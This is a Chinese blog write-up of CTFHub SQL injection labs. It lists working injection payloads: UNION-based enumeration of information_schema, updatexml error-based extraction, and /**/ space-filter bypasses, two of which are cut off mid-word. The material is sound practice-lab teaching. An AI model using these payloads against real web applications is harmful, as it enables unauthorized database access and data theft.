CTFHub-sql注入

原创

留将一面与花 于 2022-01-30 21:39:50 发布 3533 收藏 1
文章标签： sql 安全 数据库

本文链接：https://blog.csdn.net/qq_60905276/article/details/121342867

1.整数型注入

先判断有没有注入点

?id=1 and 1=1

?id=1 and 1=2


证明有注入点

在输入1看看。

有两列回显。

获取当前数据库。

-1 union select 3,database()



获取所有数据库

-1 union select 3,group_concat(schema_name) from information_schema.schemata

获取表名

-1 union select 3,group_concat(table_name) from information_schema.tables where table_schema="sqli"

找到flag了。

获取字段

-1 union select 3,group_concat(column_name) from information_schema.columns where table_name="flag"

查询数据

2.字符型注入

首先查看他的字段

1' order by 2#


有2个字段

确定回显位置

-1' union select 1,2#

获取数据库


-1' union select 1,database()#



接着是获取所有数据库，获取表名，获取字段，查看数据基本和整数型一样。


不过字符型，需考虑单引号，在1后加单引号'将字符型的引号闭合后进行注入语句构造。

而且这次我用了limit来查看其他返回行，更加简洁一些。这是在别的人那里看到的。




3.报错注入

查看字段是2



获取数据库

1 and left(database(),1)='s'#



1 and updatexml(1,concat(0x7e,(select schema_name from information_schema.schemata limit 0,1)),1)#


看到了

1 and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='sqli' limit 0,1)),1)#

1 and updatexml(1,concat(0x7e,(select flag from flag)),1)#


4.空格过滤

由于过滤了空格致使无法执行注入的语句，可以用（），+，%09，%0a，%0b，%0c，%0d，/**/



-

1/**/union/**/select/**/group_concat(table_name),2/**/from/**/information_schema.tables/**/where/**/table_sche



-

1/**/union/**/select/**/group_concat(column_name),2/**/from/**/information_schema.columns/**/where/**/table_

后面找到falg

cookie，UA，refer注入都是同一个类型的，就是抓包。将sql语句输入在对应的地方一步步来就行了，这就不纤细展示。